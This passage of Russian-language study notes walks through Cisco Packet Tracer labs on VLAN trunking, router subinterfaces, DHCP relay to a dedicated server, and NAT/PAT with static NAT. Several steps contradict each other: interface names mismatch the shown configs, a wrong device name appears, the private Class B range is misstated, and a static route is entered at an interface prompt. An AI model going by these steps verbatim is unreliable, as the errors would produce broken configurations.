- Switch (config-if-range) #**switchport access vlan 20** – вкл доступ «access» для VLAN20
- Switch (config-if-range) #**exit** – выйти из режима конф-ния и/ф портов «fa0/21-22» → Switch (config) #
- Switch (config) #**int fa0/4** – войти в режим конф-ния интерфейсов порта «fa0/4» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/4»: вкл «access»
- Switch (config-if) #**switchport access vlan 40** – конф-ция «fa0/4»: вкл доступ «access» для VLAN DHCP
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/4» → Switch (config) #

Шаг 1.3 – Настройка Коммутатора L2 – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int gi0/1** – войти в режим конф-ния и/фейсов порта «gi0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «gi0/1», вкл «trunk» (свитч-роутер)
- Switch (config-if) #**switchport trunk allowed vlan 10,20,40** – указать VLAN-ы, для передачи по физ соед-ю
- Switch (config-if) #**end** – выход из всех режимов кофигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 1.4 – Настройка Коммутатора L2 – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/4
  switchport access vlan 40
  switchport mode access
```

```
!
```

```
interface FastEthernet0/11
  switchport access vlan 10
  switchport mode access
```

```
!
```

```
interface FastEthernet0/12
  switchport access vlan 10
  switchport mode access
```

```
!
```

```
interface FastEthernet0/21
  switchport access vlan 20
  switchport mode access
```

```
!
```

```
interface FastEthernet0/22
  switchport access vlan 20
  switchport mode access
```

```
!
```

```
interface GigabitEthernet0/1
  switchport trunk allowed vlan 10,20,40
  switchport mode trunk
```

Шаг 2 – Настройка Маршрутизатора

Шаг 2.1 – Настройка Маршрутизатора – поднятие физического порта

- «Router1» → «CLI»

- Router>**en** – Перейти в «Привилегированный» режим → Router#
- Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
- Router (config) #**int gi0/1** – войти в режим конф-ния интерфейсов порта «gi0/1» → Switch (config-if) #
- Router (config-if) #**no shutdown** – поднять порт «gi0/1» («gi0/1»: «Down» → «Up»)
- Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «gi0/1» → Router (config) #

Шаг 2.2 – Настройка Маршрутизатора – создание подинтерфейсов, каждому соответствует один VLAN

- Router (config) #**int gi0/1.10** – создать и войти в конф-ние под-и/ф «10» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 10** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.10.1 255.255.255.0** – конф-ние VLAN10 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «gi0/1» под-и/ф «10» («gi0/1.10»: «Down» → «Up»)
- Router (config-subif) #**exit** – выйти из режима конф-ния интерфейсов порта «gi0/1» → Router (config) #
- Router (config) #**int gi0/1.20** – создать и войти в конф-ние под-и/ф «20» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 20** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.20.1 255.255.255.0** – конф-ние VLAN20 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «gi0/1» под-и/ф «20» («gi0/1.20»: «Down» → «Up»)
- Router (config-subif) #**exit** – выйти из режима конф-ния интерфейсов порта «gi0/1» → Router (config) #
- Router (config) #**int gi0/0.40** – создать и войти в конф-ние под-и/ф «40» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 40** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.40.1 255.255.255.0** – конф-ние VLAN DHCP – задание IP
- Router (config-subif) #**no shutdown** – поднять порт «gi0/1» под-и/ф «40» («gi0/1.40»: «Down» → «Up»)
- Router (config-subif) # **end** – выход из всех режимов кофигурирования
- Router#**wr mem** – сохранить настройки

Шаг 2.3 – Настройка Маршрутизатора – проверка настроек

- Router#[show run](#) – проверить настройки

```
interface FastEthernet0/0.10
  encapsulation dot1Q 10
  ip address 192.168.10.1 255.255.255.0

interface FastEthernet0/0.20
  encapsulation dot1Q 20
  ip address 192.168.20.1 255.255.255.0

interface FastEthernet0/0.40
  encapsulation dot1Q 40
  ip address 192.168.40.1 255.255.255.0
```

Шаг 3 – Настройка Выделенного Сервера под DHCP-сервер

Шаг 3.1 – Настройка Выделенного Сервера – Настройка статического IP-адреса

- «Server40» → «Desktop» → «IP Configuration»
 - IP Address: [192.168.40.2](#) – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: [255.255.255.0](#) – задать 24-ую маску подсети;
 - Default Gateway: [192.168.40.1](#) – шлюз = IP-адрес Маршрутизатора в сегменте 3-го VLAN: «40»

Шаг 3.2 – Настройка Выделенного Сервера – Проверка сетевого взаимодействия с Маршрутизатором

- «Server40» → «Desktop» → «Command Prompt» → [ping 192.168.40.1](#) → OK

Шаг 3.3 – Настройка Выделенного Сервера – создание DHCP-пула для VLAN10

- «Server40» → «Config» → **SERVICES** ▾ DHCP

- Уже создан один дефолтный сервис-пул:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
service-pool	0.0.0.0	0.0.0.0	192.168.40.0	255.255.255.0	512	0.0.0.0

- Создать новый DHCP-пул (просто изменения дефолтные поля):

Pool Name: [DHCP-VLAN10](#) – название DHCP-пула ориентируясь на VLAN назначения
Default Gateway: [192.168.10.1](#) – Шлюз = IP-адресу на Роутере для данного пула
DNS Server: [8.8.8.8](#) – выбрать из Интернета DNS-Сервер (8.8.8.8 – Google DNS-Сервер)
Start IP Address: [192.168.10.0](#) – т.к. в VLAN10 на Роутере был задан адрес 192.168.10.1
Subnet Mask: [255.255.255.0](#) – 24-ая маска
Max number of users: [255](#)
TFTP Server: [0.0.0.0](#)

- Включить сервис (вверху окна): Service On Off

- Добавить DHCP-пул в список: «[Add](#)» – DHCP-пул добавится в список, а поля сбрасываются на дефолтные

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
service-pool	0.0.0.0	0.0.0.0	192.168.40.0	255.255.255.0	255	0.0.0.0
DHCP-VLAN10	192.168.10.1	8.8.8.8	192.168.10.0	255.255.255.0	255	0.0.0.0

Шаг 3.4 – Настройка Выделенного Сервера – создание DHCP-пула для VLAN20

- Создать новый DHCP-пул (просто изменения дефолтные поля):

Pool Name: [DHCP-VLAN20](#) – название DHCP-пула ориентируясь на VLAN назначения
Default Gateway: [192.168.20.1](#) – Шлюз = IP-адресу на Роутере для данного пула
DNS Server: [8.8.8.8](#) – выбрать из Интернета DNS-Сервер (8.8.8.8 – Google DNS-Сервер)
Start IP Address: [192.168.20.0](#) – т.к. в VLAN20 на Роутере был задан адрес 192.168.20.1
Subnet Mask: [255.255.255.0](#) – 24-ая маска
Max number of users: [255](#)
TFTP Server: [0.0.0.0](#)

- Включить сервис (вверху окна): Service On Off

- Добавить DHCP-пул в список: «[Add](#)»

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
service-pool	0.0.0.0	0.0.0.0	192.168.40.0	255.255.255.0	255	0.0.0.0
DHCP-VLAN10	192.168.10.1	8.8.8.8	192.168.10.0	255.255.255.0	255	0.0.0.0
DHCP-VLAN20	192.168.20.1	8.8.8.8	192.168.20.0	255.255.255.0	255	0.0.0.0

Таким образом, созданы 2 отдельных DHCP-пула, каждый из которых будет работать на свой VLAN

Шаг 4 – Настройка Маршрутизатора – Перенаправление DHCP-запросов на существующий DHCP-сервер

Т.к. DHCP-сервер находится в отдельном VLAN, то широковещательный запрос от Компьютеров при поиске DHCP-сервера через Маршрутизатор не пройдёт (т.к. Компьютеры находятся в разных сегментах). Нужно переадресовать запрос от компьютеров на DHCP-сервер, используя функцию Маршрутизатора «DHCP Relay» – перенаправление DHCP-запросов. Эта функция настраивается на Маршрутизаторе и называется «ip helper-address».

- «Router1» → «CLI»
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int gi0/1.10** – режим конф-ния саб-и/ф «10» порта «gi0/1» → Switch (config-subif) #
 - Router (config-subif) #**ip helper-address 192.168.40.2** – перенаправление всех входящих DHCP-запросов на указанный адрес – адрес выделенного сервера.
 - Router (config-subif) #**exit** – выйти из конф-ния сабинтерфейсов порта «gi0/1» → Router (config) #
 - Router (config) #**int gi0/1.20** – режим конф-ния саб-и/ф «20» порта «gi0/1» → Switch (config-subif) #
 - Router (config-subif) #**ip helper-address 192.168.40.2** – перенаправление всех входящих DHCP-запросов на указанный адрес – адрес выделенного сервера.
 - Router (config-subif) #**end** – выход из всех режимов конфигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 5 – Настройка Компьютеров – Динамическое получение IP-адресов

В реальных компьютерах в настройках по умолчанию выставлен динамический режим присвоения IP-адресов. Но в Packet Tracer – наоборот – по умолчанию выставлен статический. Надо поменять режим на динамический

- «PC11» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful» Поля станут неактивными и заполняются автоматически:

IP Address: 192.168.10.2
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.10.1
DNS Server: 8.8.8.8

- «PC12» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful» Поля станут неактивными и заполняются автоматически:

IP Address: 192.168.10.3
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.10.1
DNS Server: 8.8.8.8

- «PC21» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful» Поля станут неактивными и заполняются автоматически:

IP Address: 192.168.20.2
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.20.1
DNS Server: 8.8.8.8

- «PC22» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful» Поля станут неактивными и заполняются автоматически:

IP Address: 192.168.20.3
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.20.1
DNS Server: 8.8.8.8

Шаг 6 – Проверка сетевого взаимодействия

- Пропинговать Шлюз с Конечных устройств:

- «PC11» → ping 192.168.10.1 → OK
- «PC12» → ping 192.168.10.1 → OK
- «PC21» → ping 192.168.20.1 → OK
- «PC22» → ping 192.168.20.1 → OK

- Пропинговать Конечные устройства с Конечных устройств в одном сегменте:
 - «PC11» → ping 192.168.10.3 → OK
 - «PC21» → ping 192.168.20.3 → OK
- Пропинговать Конечные устройства с Конечных устройств в разных сегментах:
 - «PC11» → ping 192.168.20.2 → OK
 - «PC11» → ping 192.168.20.3 → OK
 - «PC12» → ping 192.168.20.2 → OK
 - «PC12» → ping 192.168.20.3 → OK

DHCP-Сервер на Выделенном Сервере настроен и функционирует исправно – OK.

Шаг 7 – Просмотр списка назначенных DHCP-адресов

Команда «show ip dhcp binding» для просмотра списка выделенных адресов в данном примере использоваться не может, т.к. применима только в том случае, когда DHCP-сервером выступает Маршрутизатор.

NAT, NETWORK ADDRESS TRANSLATION

? Виды IP-адресов:

- Публичный («Белый») IP-адрес;
- Частный («Серый») IP-адреса.

? Публичный («Белый») IP-адрес

- Публичный («Белый») IP-адрес – IP-адрес, который маршрутизируется в Интернет, а значит, этот IP-адрес доступен в любой точке мира.
- Эти адреса получают у Интернет-Провайдера, а тот – у своего Провайдера или у Регионального Регистратора.
- Доступ в Интернет можно получить только с помощью Белого IP-адреса.
- Сейчас наиболее используемая версия IP – IPv4 – количество адресов ограничено ($\approx 4,3$ млдр).
- Т.к. адреса не должны повторяться, количество устройств, подключаемых к сети, очень быстро росло – было принято решение о выделении нескольких диапазонов IP-адресов, которые будут использоваться исключительно в локальных сетях, и НЕ будут иметь доступ к сети Интернет – Частные («Серые») IP-адреса.

? Частный («Серый») IP-адрес

- Частный («Серый») IP-адрес – IP-адрес, который маршрутизируется ТОЛЬКО в Локальной Сети, БЕЗ доступа к Интернет – адрес из специально установленного диапазона IP-адресов, для использования исключительно в Локальных сетях (проблема нехватки IPv4).
- Частные («Серые») IP-адреса могут повторяться.
- Выделено несколько классов Частных («Серых») IP-адресов:
 - Сеть Класса А (≈ 16 млн IP-адресов): 10.0.0.0 – 10.255.255.255 / маска 255.0.0.0
 - Сеть Класса В (≈ 65 тыс IP-адресов): 172.16.0.0 – 172.31.0.0 / маска 255.255.0.0
 - Сеть Класса С (≈ 256 шт IP-адресов): 192.168.0.0 – 192.168.255.255 / маска 255.255.255.0


? Технология NAT, Network Address Translation

Технология NAT, Network Address Translation – Технология Преобразования Сетевых Адресов – служащая для обеспечения доступа в Интернет устройствам с Частными («Серыми») IP-адресами.

? Основные типы NAT

Существует 3 основных типа NAT:

- Static NAT – Статический NAT – преобразование Серого IP-адреса в Белый – используется для доступа из Интернет к Локальному Веб-Серверу с Серым IP-адресом, если Белый адрес Сервера Клиент не знает;
- Dynamic NAT – Динамический NAT – преобразование Серого IP-адреса в один из Белых из специальной группы (почти не используется);
- Overload NAT / PAT, Port Address Translation – Перегруженный NAT – преобразование нескольких Серых IP-адресов в один Белый, используя различные порты, тем самым, обеспечивая все ПК в Локальной сети доступом в Интернет (можно обеспечить доступом в Интернет целый офис, имея один Белый IP-адрес).



? NAT в аспекте безопасности

Ещё одним преимуществом NAT является безопасность – к Локальным ПК отсутствует доступ из внешней сети.

ПРИМЕР 1 – PAT / Перегруженный NAT

ПРИМЕР 2 – Static NAT / Статический NAT

Дано:

- Малый офис: Маршрутизатор – L2-Коммутатор – Компьютеры в 1 сегменте и Локальный Сервер.
- Интернет-Провайдер: Маршрутизатор – Сервер (представляющий собой Интернет).

Задача:

- Обеспечить доступ с Компьютеров с Серыми IP-адресами из Локальной сети в Интернет, с помощью PAT.
- Обеспечить доступ с Компьютера (Сервера) из Интернет к Локальному Серверу с Серым IP-адресом.

Алгоритм:

1. Настройка Коммутатора Уровня Распределения (L2):
 - 1.1.сегментация сети (создание 2-ух VLAN);
 - 1.2.определение портов пользователей (ПК) в сегменты (VLAN);
 - 1.3.настройка транк-порта (коммутатор L2 – маршрутизатор);
 - 1.4.проверка настроек.
2. Настройка Локального Маршрутизатора «Router0»:
 - 2.1.поднятие физического порта;
 - 2.2.создание подинтерфейсов, каждому соответствует один VLAN;
 - 2.3.проверка настроек.
3. Задание IP-адресов, масок, шлюзов:
 - 3.1.Компьютерам;
 - 3.2.Локальному Серверу.
4. Проверка сетевого взаимодействия.
5. Настройка Маршрутизатора Провайдера.
6. Задание IP-адреса, маски, шлюза Веб-Серверу.
7. Настройка Локального Маршрутизатора:
 - 7.1.поднятие физического порта и присвоение IP-адреса на стороне Провайдера;
 - 7.2.настройка Шлюза по Умолчанию;
 - 7.3.проверка связи с Провайдером и Веб-Сервером.
8. Проверка доступа в Интернет с Компьютеров Локальной сети.
9. **Настройка PAT (Overload NAT) – доступ ПК из Локальной сети в Интернет – Настройка Локального Роутера:**
 - 9.1.определение внешнего и внутреннего интерфейса для NAT;
 - 9.2.создание Списков Доступа («Access Lists»);
 - 9.3.проверка настроек;
 - 9.4.запуск PAT.
10. Проверка доступа в Интернет с Компьютеров Локальной сети.
11. PAT – Просмотр списка преобразованных IP-адресов.
12. **Настройка Static NAT / Статический NAT (доступ из Интернета к Серверу Локальной сети):**
 - 12.1.проверка отсутствия доступа из Интернета к Локальной сети;
 - 12.2.настройка Локального Сервера – задание маркера для проверки;
 - 12.3.настройка Локального Маршрутизатора – трансляция запросов с внешнего порта на Локальный Сервер;
 - 12.4.проверка наличия доступа к Локальной сети из Интернет.


Команды:

- Router#conf t
- Router (config) #interface FastEthernet0/0
- Router (config-if) #ip nat outside
- Router (config) #interface FastEthernet0/1.x
- Router (config-if) #ip nat inside
- Router (config) #interface FastEthernet0/1.y
- Router (config-if) #ip nat inside
- Router (config) #ip access-list standard FOR-NAT
- Router (config-std-nacl) #permit 192.168.x.0 0.0.0.255
- Router (config-std-nacl) #permit 192.168.y.0 0.0.0.255
- Router (config) #ip nat inside source list FOR-NAT interface FastEthernet0/0 overload
- Router#show ip nat translations
- Router (config) #ip nat inside source static tcp (Local Server IP) (port) (Local Router outside IP) (port)

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства для будущего объединения в сеть:
 - 2 Маршрутизатора: «1841 Router0», «1841 Router1»;
 - 1 L2-Коммутатор: «2960-24TT Switch0»;
 - 3 ПК в одном сегменте: «PC-PT PC2», «PC-PT PC3», «PC-PT PC4»;
 - 1 Сервер «Server PT Server0» в отдельном Сегменте (правило хорошего тона);
 - 1 Сервер «Server PT Server1» вне Локальной сети, за Роутером «Router1» (**симулирует Интернет**);
 - Устройства в Локальной сети соединены Прямыми кабелем (все устройства – разного уровня OSI);
 - Устройства в сети Провайдера соединены Перекрёстным кабелем (одинаковый уровень L3 OSI);



Шаг 1 – Настройка Коммутатора Уровня Распределения (L2):

Шаг 1.1 – Настройка Коммутатора L2 – сегментация сети (создание 2-х VLAN)

- «Switch0» → «CLI»
 - Switch>en – Перейти в «Привилегированный» режим → Switch#
 - Switch#conf t – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #vlan 2 – создание 1-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #name USERS – наименование 1-го VLAN
 - Switch (config-vlan) #exit – выход из конфигурирования 1-го VLAN
 - Switch (config) #vlan 3 – создание 2-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #name SERVER – наименование 2-го VLAN
 - Switch (config-vlan) #exit – выход из конфигурирования 2-го VLAN

Шаг 1.2 – Настройка Коммутатора L2 – определение портов пользователей (ПК) в сегменты (VLAN)

- Switch (config) #int range fa0/2-4 – конфигурация группы интерфейсов → Switch (config-if-range) #
- Switch (config-if-range) #switchport mode access – конф-ция «fa0/2» – «fa0/4»: вкл «access»
- Switch (config-if-range) #switchport access vlan 2 – вкл доступ «access» для VLAN USERS
- Switch (config-if-range) #exit – выйти из режима конф-ния и/ф портов «fa0/2-4» → Switch (config) #
- Switch (config) #int fa0/5 – войти в режим конф-ния интерфейсов порта «fa0/5» → Switch (config-if) #
- Switch (config-if) #switchport mode access – конф-ция «fa0/5»: вкл «access»
- Switch (config-if) #switchport access vlan 3 – конф-ция «fa0/5»: вкл доступ «access» для VLAN SERVER
- Switch (config-if) #exit – выйти из режима конф-ния интерфейсов порта «fa0/5» → Switch (config) #

Шаг 1.3 – Настройка Коммутатора L2 – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #int fa0/1 – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #switchport mode trunk – конф-ция «fa0/1», вкл «trunk» (свитч–роутер)
- Switch (config-if) #switchport trunk allowed vlan 2,3 – указать VLAN-ы, для передачи по физ соед-ю
- Switch (config-if) # end – выход из всех режимов конфигурирования
- Switch#wr mem – сохранить настройки

Шаг 1.4 – Настройка Коммутатора L2 – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
  switchport trunk allowed vlan 2-3
  switchport mode trunk

!
interface FastEthernet0/2
  switchport access vlan 2
  switchport mode access

!
interface FastEthernet0/3
  switchport access vlan 2
  switchport mode access

!
interface FastEthernet0/4
  switchport access vlan 2
  switchport mode access

!
interface FastEthernet0/5
  switchport access vlan 3
  switchport mode access
```

Шаг 2 – Настройка Локального Маршрутизатора «Router0»:

Шаг 2.1 – Настройка «Router0» – поднятие физического порта

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/1» («fa0/1»: «Down» → «Up»)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

Шаг 2.2 – Настройка «Router0» – создание подинтерфейсов, для каждого из них – один VLAN

- Router (config) #**int fa0/1.2** – создать и войти в конф-ние под-и/ф «2» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 2** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.2.1 255.255.255.0** – конф-ние VLAN2 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «fa0/1» под-и/ф «2» («fa0/1.2»: «Down» → «Up»)
- Router (config-subif) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

- Router (config) #**int fa0/1.3** – создать и войти в конф-ние под-и/ф «3» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 3** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.3.1 255.255.255.0** – конф-ние VLAN3 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «fa0/1» под-и/ф «3» («fa0/1.3»: «Down» → «Up»)
- Router (config-subif) # – выход из всех режимов конфигурирования → Router#

- Router#**wr mem** – сохранить настройки

Шаг 2.3 – Настройка «Router0» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/1.2
  encapsulation dot1Q 2
  ip address 192.168.2.1 255.255.255.0

interface FastEthernet0/1.3
  encapsulation dot1Q 3
  ip address 192.168.3.1 255.255.255.0
```

Шаг 3 – Задание IP-адресов, масок, шлюзов:

Шаг 3.1 – Задание IP-адресов, масок, шлюзов Компьютерам

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC2» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.2.2 – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.2.1 – шлюз = IP сети VLAN
- «PC3» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.2.3 – IP подсети = IP подсети VLAN, IP узла = 3;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.2.1 – шлюз = IP сети VLAN
- «PC4» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.2.4 – IP подсети = IP подсети VLAN, IP узла = 4;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.2.1 – шлюз = IP сети VLAN

Шаг 3.2 – Задание IP-адресов, масок, шлюзов Локальному Серверу «Server0»

- На Сервере сконфигурировать IP-адрес (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «Server0» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.3.2 – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.3.1 – шлюз = IP сети VLAN

Шаг 4 – Проверка сетевого взаимодействия

- Пропинговать Шлюз с Конечных устройств:
 - «PC2» → ping 192.168.2.1 → OK
 - «PC3» → ping 192.168.2.1 → OK
 - «PC4» → ping 192.168.2.1 → OK
 - «Server0» → ping 192.168.3.1 → OK
- Пропинговать Конечные устройства с Конечных устройств в одном сегменте:
 - «PC2» → ping 192.168.2.3 → OK
 - «PC2» → ping 192.168.2.4 → OK
 - «PC3» → ping 192.168.2.4 → OK
- Пропинговать Конечные устройства с Конечных устройств в разных сегментах:
 - «PC2» → ping 192.168.3.2 → OK
 - «PC3» → ping 192.168.3.2 → OK
 - «PC4» → ping 192.168.3.2 → OK


Локальная сеть работает исправно – OK.

Шаг 5 – Настройка Маршрутизатора Провайдера «Router1»:

Офису понадобилось подключиться к Интернет.

Провайдер прокинул Офису линк с помощью Перекрёстного кабеля и выделил Белый Статический IP-адрес. Packet Tracer не обеспечивает подключение к реальному Интернету. Но это подключение можно симулировать, придав Маршрутизатору «Router1» и Серверу «Server1» «Белые» Публичные IP-адреса.

- Соединить Маршрутизаторы «Router0» и «Router1» Перекрёстным кабелем.



Шаг 5.1 – Настройка «Router1» – поднятие физического порта и присвоение IP на стороне Локальной сети

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip address 213.234.10.1 255.255.255.252** – присвоение интерфейсу «fa0/0» Белого IP-адреса, который выделил Провайдер (в данном примере – произвольный Белый IP-адрес)
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

Шаг 5.2 – Настройка «Router1» – поднятие физического порта и присвоение IP-адреса на стороне Интернет

За Роутером провайдера «Router1» также находится Сервер «Server1» – надо настроить порт на его стороне.

- Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
- Router (config-if) #**ip address 213.234.20.1 255.255.255.252** – задание и/ф «fa0/1» Белого IP-адреса
- Router (config-if) #**no shutdown** – поднять порт «fa0/1» («fa0/1»: «Down» → «Up»)
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 5.3 – Настройка «Router1» – проверка настроек

- Router#**show run** – проверить настройки

```

interface FastEthernet0/0
    ip address 213.234.10.1 255.255.255.252
    duplex auto
    speed auto

```

```

interface FastEthernet0/1
    ip address 213.234.20.1 255.255.255.252
    duplex auto
    speed auto

```

Шаг 6 – Задание IP-адреса, маски, шлюза Веб-Серверу «Server1»

- На Сервере сконфигурировать IP-адрес (IP подсети = IP подсети), 30-я маска, шлюз = IP порта Роутера:
- «Server1» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **213.234.20.2** – IP подсети = IP подсети, IP узла = 2;
 - Subnet Mask: **255.255.255.252** – задать 30-ую маску подсети;
 - Default Gateway: **213.234.20.1** – шлюз = IP порта на Роутере

Шаг 7 – Настройка Локального Маршрутизатора «Router0»:

Шаг 7.1 – Настройка «Router0» – поднятие физического порта и присвоение IP-адреса на стороне Провайдера

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip address 213.234.10.2 255.255.255.252** – присвоение интерфейсу «fa0/0» Белого IP-адреса, который выделил Провайдер (IP подсети = IP подсети «Router1», IP узла = 2)
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

Шаг 7.2 – Настройка «Router0» – настройка шлюза по умолчанию

Шлюз по умолчанию = IP-адресу Провайдера

- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**ip route 0.0.0.0 0.0.0.0 213.234.10.1** – дефолтный маршрут через Роутер Провайдера
- Router (config-if) #**end** – выход из всех режимов конфигурирования
